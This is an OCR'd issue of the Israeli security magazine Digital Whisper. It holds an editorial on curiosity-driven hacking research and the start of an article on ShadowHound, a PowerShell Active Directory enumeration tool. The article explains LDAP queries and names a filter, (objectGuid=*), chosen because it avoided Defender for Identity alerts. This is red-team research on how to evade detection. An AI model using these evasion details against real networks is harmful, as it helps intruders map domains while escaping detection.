


Digital Whisper

גליון 179, נובמבר 2025

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל וספיר פדרובסקי
כתבים:	יהודה סמירנוב, עומר שליו, ניר גילס, ארד דוננפלד, ברק גונן, עילי טרטמן, עמית גבאי

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

בחודש אוגוסט האחרון, פורסם הגליון ה-72 של המגזין האגדי Phrack. בין כל המאמרים המרתקים שפורסמו במסגרת הגליון, פורסם גם מאמר לא טכנולוגי בכלל, אך למרות חפותו מכל אספקט טכני כזה או אחר, לדעתי הוא עלה בחשיבותו על כל שאר המאמרים שפורסמו תחת אותו הגליון.

אני מדבר על המאמר "The Hacker's Renaissance: A Manifesto Reborn" שכתב TMZ (שהוא עצמו גם אחד מהעורכים של Phrack).

אם עוד לא קראתם אותו, אני ממליץ לכולכם לעצור את מה שאתם עושים כרגע ולהשקיע בו את ה-5 דקות. ואם יצא איכשהו שאתם גם לא מכירים את המאמר המקורי של The Mentor (עליו מתבסס המאמר של TMZ) - אני ממליץ לכם לעצור לעוד רגע, לקחת את ה-10 דקות ולקרוא גם אותו, ואז לקחת שוב 5 דקות ולקרוא את המאמר של TMZ שנית. ולחזור לטקסט הזה.

הסיבה לכך שאני מעריך מאוד את הטקסט שכתב TMZ, היא שמעבר לכך שהוא מתייחס לאחד הטקסטים האהובים עלי ביותר בעולם (ואם להודות, זה כנראה הטקסט שהצית בי את אותה אש שעד היום בוערת בי לפעול ולקדם את הקהילה שלנו), זה שהוא מצליח להעביר ביקורת מאוד נכונה וחשובה על מצב סצינת ההאקינג העולמית והוא עושה זאת מבלי להישמע טרחני, מתנשא או מתלונן. מההסתכלות שלי, הוא מצליח להעביר את הביקורת הכל כך חשובה הזאת, באותו אופן שבו חבר טוב, זה שחבר של כולם בחבורה, מגיע, ומתוך אהבה והבנה מלאה איך כולם מרגישים בסיטואציה לא נעימה שצריך לפעול פה, אומר עם עיניים בורקות: "יאללה חבר'ה, נראה לי שהגיע הזמן לשנות כיוון".

במאמרו, TMZ נוגע במספר נקודות חשובות ומשווה בנוגע אליהן את מצבה של סצינת ההאקינג העולמית כיום לבין מצבה בסוף שנות ה-80, בימים שבהם המאמר של The Mentor נכתב.

הנקודה הראשונה שבה הוא נוגע היא שינוי המניע מאחורי המחקרים הנעשים בקהילה.

אם בעבר המנוע המרכזי שהניע את רב רובם של המחקרים בסצינה שלנו הייתה סקרנות טהורה, כיום רב המחקרים מתפרסמים מתוך מניע עסקי, שיווקי ובעיקרו - כלכלי (ישנו גם נתח מחקרים הנעשים ממניעים אקדמאים, ולמרות שבאופיים הם שונים, אני מכליל אותם תחת אותה הכותרת, מכיוון שאין הבדל מהותי, שכן הם לא מונעים מסקרנות טהורה, אלא כחלק ממחוייבות אקדמאית לטובת קבלת תעודה כזו או אחרת).

בכמעט כל חברה טכנולוגית בתחום שלנו קיים צוות או מספר צוותים של חוקרי חולשות מוכשרים שכל מטרתם הוא לחקור ולפרסם חולשות במוצרים השונים, על מנת לפזר פרסום חיובי סביב מוצרי החברה או להאיר באור שלילי את מוצרי מתחריה (להוציא חברות Offensive שבהם יש צוותים שלמים החוקרים חולשות אך מסיבה ברורה לא מפרסמים אותן).

אני לא גאה בזה כמובן, אך בעצמי חטאתי בכך עשרות פעמים בתחילת דרכו של המגזין כאשר חקרתי מערכות שונות לא מתוך סקרנות אלא על מנת לפרסם את החולשות שמצאתי באתרים כגון Exploit-DB עם קישור למגזין במטרה לעלות את הציון שלו בגוגל.


אין כמובן כל רע בלפרסם חולשות אבטחה, להיפך, בזכות פרסומים אלה חולשות נסגרות והעולם שלנו כמשתמשים הופך לבטוח יותר. עם זאת, הדגש בביקורת ש-TMZ מעביר הוא אינו על האפקט הנוצר (שהוא חיובי ברובו כמובן) אלא על המניע מאחוריו: נראה שהרבה מהסקרנות התמימה והקסומה שהייתה חומר הבערה ששמר על הלפיד דולק בסצינה העולמית בעבר הוחלפה במניעים שיווקים כלכליים ואפורים. דוגמא נוספת למגמה זו אפשר לראות כאשר בוחנים את רשימות הדוברים בכנסי אבטחת המידע העולמיים. מעטים יהיו המרצים שאת המחקרים שלהם עשו במסגרת זמנם הפנוי בביתם ולא כחלק מחוזה העסקה של מחקר לטובת PR בחברה בה הם עובדים. ואותה מגמה אגב, מסבירה יפה גם את פריחתו של שוק ה-Bug Bounty שבעבר כמעט ולא היה קיים והיום הוא תעשייה משגשגת בפניה עצמה.

אני לא רוצה לצאת שלילי או קיצוני, ואני יודע שלמרות המגמה הזאת, יש לא מעט חבר'ה (גם בקהילה המקומית והיפה שלנו), שעדיין עוד חוקרים מתוך סקרנות טהורה. הם עושים מחקרים נפלאים ויהיה עוול לא להזכיר אותם. הרבה מהם צעירים כאלה שהתחום עוד חדש להם, אך יש גם לא מעט חוקרים וותיקים שממשיכים לעשות זאת וזה תמיד מרגש ונותן השראה לקרוא מחקרים כאלה (כן כן, אני מדבר עליך, זה שמשיג בדרך מפוקפקת טלפון ציבורי ישן של בזק, ויושב לחקור אותו במשך שנה סתם מתוך סקרנות גם באמצע החופשות שלך, או עלייך שכל כך מכורה ל-Active Directory וברור לי שתמשיכי לחקור וללמוד על הטכנולוגיה הזאת גם אם אף אחד לא ישלם לך). המחקרים בדרך כלל מתפרסמים במסגרת בלוג פרטי שאותם החוקרים מתחזקים וחלק מהם אף מתפרסמים כמאמרים במגזין! אך למרות הקיום של אותם חבר'ה מופלאים, נדירים ואהובים, המגמה הכללית די ברורה.

יש לכך כנראה הרבה הסברים הגיוניים ורובם מניחים גם את הדעת: מטענות שהמחקרים היום מורכבים משמעותית מבעבר, דורשים סטאפ יקר או כבד שלחוקר הביתי כמעט ואין דרך להשיג (לדוגמא מחקר על מוצר VPN יקר מאוד, או מחקר סייבר על רכבים, נשק, כספות ושלל ציוד חכם) או שהקמת מעבדת המחקר היא אינה זולה (הרשיונות לכלי המחקר מאוד יקרים, או התשתיות כגון שרתי וירטואליזציה או ציוד מעבדה פיזי לביצוע פעולות האקינג פיזיות על חומרה הוא יקר), עד טענות כגון זה שבאמת ובתמים - קשה יהיה לצפות מחוקר לחקור בבית, כאשר האלטרנטיבה היא להשקיע את אותה כמות זמן ולעשות כמעט את אותו הדבר עבור חברה אך עם ההבדל של משכורת נאה מאוד בסוף החודש.

אני כמובן לא טוען אף טענה כלפי אף חוקר, ונראה לי שגם TMZ. וכאמור רב הטענות הן הגיוניות ומניחות את הדעת. אך טובות ככל שהן יהיו, הן לא סותרות את הטענה הכללית: במרוצת השנים, המניע מאחורי המחקרים בסצינה שלנו השתנה ברובו המוחלט. וזאת הנקודה שעליה TMZ מכוון את אלומת פנסו.

ויש שישאלו: "מה זה משנה?", ואולי בצדק, כי הרי מבחינה טכנית אכן לא השתנה דבר, יש קהילה, היא מגדלת חוקרים מוכשרים והם בתורם מבצעים ומפרסמים מחקרים איכותיים שבזכותם, העולם שלנו נהיה



עולם שדה פקטו - יותר בטוח לחיות בו. אך מבחינת הרוח, חל פה שינוי תהומי, שינוי שלדעתי אסור להבליג עליו. שינוי שעלול להוביל (או שכבר הוביל?) לכך שנאבד את הנשמה והחלק החשוב ביותר שמניע את הקהילה שלנו.

העולם שאופף את הסצינה שלנו הוא עולם תחרותי מאוד, מי מכם שיצא לו לחקור ולמצוא חולשה משמעותית רק כדי לגלות שחוקר אחר בדיוק פרסם אודותיה- יודע כמה כואב זה. מי מכם שניסה לדווח על פגיעות במוצר של חברה גדולה רק בשביל לגלות כמה לא באמת אכפת לה - יודע כמה מתסכל זה. מי מכם שמצא פרימיטיב חזק וזיהה שהעדכון האחרון סוגר משהו אחר אך בפונקציה קרובה לוגית - יודע כמה לחץ זה. בתחום שלנו, קל מאוד להישאב למאבקי אגו טפשיים, ליצור קליקות סגורות, לראות קולגה כיריב, חוקר מוכשר בתחילת דרכו כנטל. ומתוך כך לרצות לשמור על המידע או הידע ועל שיטות המחקר קרוב קרוב במקום להפיצו לכולם. **רוצים לבחון אותי? שאלו כמעט כל חוקרת בתעשייה שלנו איך היא מרגישה.**

על מנת להשמר מפני אותם נגעים, ועל מנת לשמור על עצמנו, עלינו לחזור ולאמץ את המניעים הנכונים, אלה שאבדו לנו במהלך הדרך. כי כאשר חוקרים מתוך סקרנות, אם מזהים קולגה שבמקרה חוקר/ת את אותה הפלטפורמה - טבעי יהיה שנרצה לשתף פעולה!


שמירה על המניעים הנכונים, על מחקר שנובע מתוך סקרנות ולא מתוך אגו או מניע כלכלי, שמוביל ומעודד שיתוף, שיוצר חדוות עבודה - הם הכלים להתמודד עם כל אותם צדדים אפלים, מתישים, מייסרים ולא נעימים שיש סביבנו.

אז אני עם TMZ. ואני קורא לי ולכם: בואו ונשמור על הסקרנות שלנו ונדאג שנהיה מונעים ממנה ולא מתוך אגו. כי בלעדיה, בלי אותה סקרנות טהורה ואמיתית, מה בעצם נשאר לנו?

וכמובן, לפני שניגש לתוכן הגליון, נרצה להגיד תודה לכל מי שישב והשקיע מזמנו וכתב לנו מאמר החודש. תודה רבה ל**יהודה סמירנוב**, תודה רבה ל**עומר שליו**, תודה רבה ל**ניר גילס**, תודה רבה ל**ארד דוננפלד**, תודה רבה ל**ברק גונן**, תודה רבה ל**עילי טרטמן**, תודה רבה ל**עמית גבאי**!


קריאה נעימה,

ספיר פדרובסקי ואפיק קסטיאל



תוכן עניינים

דבר העורך	2
תוכן עניינים	5
ShadowHound: חלופה ל-SharpHound באמצעות Native PowerShell	6
אלא לראותם בלבד: Mitigating (semi) new class of advanced threats	20
ה-Threat Actor בארגז החול	42
פרוטוקול TLS 1.2	70
איך בונים Vulnerability Scanner	101
MPLS	120
דברי סיכום	148



ShadowHound: חלופה ל-SharpHound באמצעות Native PowerShell

מאת יהודה סמירנוב

הקדמה

בעוד ש-SharpHound מהווה אבן יסוד לאיסוף נתונים עבור BloodHound, פריסתו בסביבות מציבה סיכוני זיהוי (אפילו לאחר אובפוסקציה והתאמות אישיות). מערכות EDR משתפרות בזיהוי וסימון של קבצים בינאריים כאלה, בין אם הם נטענים באופן רפלקטיבי ובין שלא. **ShadowHound שואף להימנע מבעיה זו על ידי שימוש ב-Native Powershell או כלים לגיטימיים כמו AD Module.**

יש לציין כי **Domain Controllers עדיין יכולים לסמן שאילתות LDAP חריגות** בסיוע מוצרים כמו Defender for Identity.


עם זאת, על ידי הימנעות מהכנסת קבצים בינאריים זדוניים / אנומליים, אנו יכולים לצמצם את טביעת הרגל שלנו במכונת המטרה ולהימנע מכמה ממסנני ה-LDAP הנפוצים העלולים להפעיל התראות (עוד על כך בהמשך).

ניתן למצוא את הכלי "ShadowHound" כאן.

מהו LDAP?

בבסיסו, פרוטוקול LDAP או בשמו המלא - Lightweight Directory Access Protocol הוא **שפת התקשורת הסטנדרטית לגישה וניהול של סביבות Active Directory**, בהם ארגונים רבים נוטים לנהל את הזהויות, הרשאות, קבוצות ומחשבים שיש בסביבה שלהם. כל אלו נשמרים בסופו של דבר כאובייקטים. בעזרת הפרוטוקול ניתן לקבל מידע אודות האובייקטים, לעדכנם, ליצור אובייקטים חדשים או למחוקם.

המידע מאורגן במבנה של עץ, כאשר כל פריט בתוך העץ הוא אובייקט – משתמש, מחשב, קבוצה או קונטיינר:



```
DC=fndsec,DC=net
│
├── OU=HR,DC=fndsec,DC=net
│   ├── CN=Yehuda Smirnov,OU=HR,DC=fndsec,DC=net
│   └── CN=Hai Vaknin,OU=HR,DC=fndsec,DC=net
│
├── OU=IT,DC=fndsec,DC=net
│   ├── CN=Servers,OU=IT,DC=fndsec,DC=net (Container)
│   │   ├── CN=Server1,CN=Servers,OU=IT,DC=fndsec,DC=net
│   │   └── CN=Server2,CN=Servers,OU=IT,DC=fndsec,DC=net
│   ├── CN=Noam Pomerantz,OU=IT,DC=fndsec,DC=net
│   └── CN=Hoshea Yarden,OU=IT,DC=fndsec,DC=net
│
└── OU=Finance,DC=fndsec,DC=net
    ├── CN=Workstations,OU=Finance,DC=fndsec,DC=net (Container)
    │   ├── CN=WS1,CN=Workstations,OU=Finance,DC=fndsec,DC=net
    │   └── CN=WS2,CN=Workstations,OU=Finance,DC=fndsec,DC=net
    │
```


לכל אובייקט יש כתובת ייחודית – Distinguished Name לדוגמא:

```
CN=Yehuda Smirnov,OU=Users,DC=fndsec,DC=net
```

נקרא משמאל לימין, ה-CN – Common Name מייצג כי שם האובייקט הוא Yehuda Smirnov, אשר נמצא תחת ה-OU – Organizational Unit בשם Users, שנמצא תחת Domain Controller בשם fndsec.net.

כדי להשתמש ב-LDAP יש לייצר שאילתת חיפוש המורכבת **משלושה מרכיבים עיקריים:**

1. **Base**: הנקודה בעץ ממנה מתחיל החיפוש.
2. **Scope**: כמה עמוק בעץ לחפש (ברמה הנוכחית או בכל תתי הענפים).
3. **Filter**: התנאי המדויק של החיפוש.




ניתן להשתמש בכלים כמו [ldapsearch](), [pyldapsearch]() או ldp.exe שניתן להתקין בעזרת הפקודה:


```
Add-WindowsCapability -Name Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0 -Online
```

לאחר שנכתוב שאילתא ונשלח אותה, ניתן להתבונן כיצד התעבורה נראית ב-Wireshark, לרבות ה- Base Object, ה-Filter וה-Scope.

להלן דוגמא לשימוש ב-LDP.exe על מנת לבצע שאילתא וקבלת התשובה:



וכאן נוכל לראות את הבקשה ב-Wireshark:



להלן חלק מהתגובה של ה-DC לבקשה ששלחנו ב-Wireshark:

```
> Frame 52: 11436 bytes on wire (91488 bits), 11436 bytes captured (91488 bits) on interface \Device\NPF_{BDFA
> Ethernet II, Src: , Dst:
> Internet Protocol Version 4, Src: 192.168.1.50, Dst: 192.168.1.65
> Transmission Control Protocol, Src Port: 389, Dst Port: 50401, Seq: 10388, Ack: 3113, Len: 11382
v Lightweight Directory Access Protocol
    SASL Buffer Length: 11378
  v SASL Buffer
    v GSS-API Generic Security Service Application Program Interface
      > krb5_blob: 050405ff000c000c0000000007d6024ef25cf5eb3f30cf2bd4b7e740
    v GSS-API payload (11350 bytes)
      v LDAPMessage searchResEntry(9) "CN=Administrator,CN=Users,DC=moneycorp,DC=local" [60 results]
          messageID: 9
        v protocolOp: searchResEntry (4)
          v searchResEntry
              objectName: CN=Administrator,CN=Users,DC=moneycorp,DC=local
            v attributes: 4 items
              v PartialAttributeList item objectClass
                  type: objectClass
                > vals: 4 items
              v PartialAttributeList item description
                  type: description
                v vals: 1 item
                    AttributeValue: Built-in account for administering the computer/domain
              > PartialAttributeList item name
              > PartialAttributeList item canonicalName
          [Response To: 51]
          [Time: 0.002183000 seconds]
```

כתוצאה מכך נוכל לקבל מידע מה-DC אודות האובייקטים השונים וההרשאות שלהם. ניתן לבצע את האינומרציה הזו בצורה ידנית, אך ככל שהארגון יהיה גדול יותר, כך הסיבוך שבחיפושי LDAP ידניים עולה.

כיום קיימים כלים שמסייעים לנתח סביבות Active Directory, הבולט שביניהם הוא SharpHound שמהווה Collector המבצע שאילתות LDAP רבות בסביבה. לצידו קיים BloodHound אשר מנתח את הפלטים של SharpHound ומסייע בהבנה מעמיקה של הסביבה. לא ניכנס במסגרת מאמר זה לכלי, אך במידה ואינכם מכירים אותו, אנו ממליצים להכיר ולהתנסות.

זיהויים של ADExplorer Snapshot (בערך)

חלופה אחת ל-SharpHound היא שימוש ב-ADExplorer ליצירת snapshots של סביבתActive Directory ולאחר מכן המרתם לקבצי JSON ש-BloodHound יודע לקבל (כמו פלטי SharpHound), באמצעות כלים כמו ADExplorerSnapshot.py. למרות ששיטה זו יכולה להיות יעילה, היא עלולה להיכשל בדומיינים גדולים כאשר מתמודדים עם חיבור ירוד או כאשר ה-VPN מתנתק אוטומטית לאחר פרק זמן מסוים. במקרים כאלה **ADExplorer עלול לייצר שגיאה עקב בעיות חיבור, ואתם תיוותרו ללא נתוני snapshot.**

במהלך בדיקה שביצענו לאחרונה, נתקלנו גם בזיהויים בעת שימוש ב-ADExplorer באופן ספציפי, **כאשר Active Directory Federation Services (ADFS) פרוס, יצירת snapshot עם ADExplorer הפעילה התראה** מכיוון שהכלי קורא את קונטיינר ה-LDAP של ה-ADFS, כפי שמצוין בסעיף הזיהויים של Microsoft Defender for Identity:

Suspected AD FS DKM key read (external ID 2413)

Severity: High

Description:


The token signing and token decryption certificate, including the Active Directory Federation Services (AD FS) private keys, are stored in the AD FS configuration database. The certificates are encrypted using a technology called Distribute Key Manager. AD FS creates and uses these DKM keys when needed. To perform attacks like Golden SAML, the attacker would need the private keys that sign the SAML objects, similarly to how the **krbtgt** account is needed for Golden Ticket attacks. Using the AD FS user account, an attacker can access the DKM key and decrypt the certificates used to sign SAML tokens. This detection tries to find any actors that try to read the DKM key of AD FS object.

Learning period:

None

[*Security alerts in Microsoft Defender for Identity - MSDN*]

בהתקנה רגילה של ADFS, הקונטיינר קיים תחת הקונטיינר "Program Data":



לאור אתגרים אלו, הבנו שאנו זקוקים לפתרון שיוכל להימנע הן מבעיות הזיהוי והן להתמודד ביעילות עם דומיינים גדולים. זה הוביל אותנו (איתי ישר, חברי לצוות, ואני) לפתח את ShadowHound, ולהפוך רעיון ממדף המו"פ שלנו לכלי ממשי.

הימנעות מזיהויים של Defender for Identity

במהלך בדיקות וכן בסביבת המעבדה שלנו, שמנו לב **שזיהויי** Defender for Identity מתרחשים עבור שאילתות כגון: Get-ADUser-Filter * או בעת שימוש ב-pyLdapsearch עם פילטר LDAP (objectClass=*) אשר ידוע בתור השאילתה המבוצעת על ידי ADExplorer (ולכן נחשב פחות opsec):

LDAP search events

23 items Customize columns Filter


Timestamp ↓	Base object	Search scope	Search filter	Enumeration t...	Sensitive type	Queried groups
Nov 6, 2024 5:00 PM	DC=essos,DC=local	WholeSubtree	(objectClass=*)	AllObjects	None	
Nov 6, 2024 3:39 PM	DC=essos,DC=local	WholeSubtree	(objectClass=*)	AllObjects	None	

לאחר מחקר, גילינו שהשאילתה (objectGuid=*) **לא גרמה להפעלת זיהויים של Defender for Identity** (לעת עתה), ולכן בחרנו להשתמש בפילטר LDAP זה עבור הכלי. כמו כן, נציין כי ShadowHound הוא למעשה סקריפט post-processing אשר ממיר פלט של DirectorySearcher או ADModule לפלט בפורמט של pyLdapSearch. עם זאת pyLdapSearch, אינו תומך ב-ADWS (לפחות נכון לכתיבת שורות אלו).

מהו ADWS?

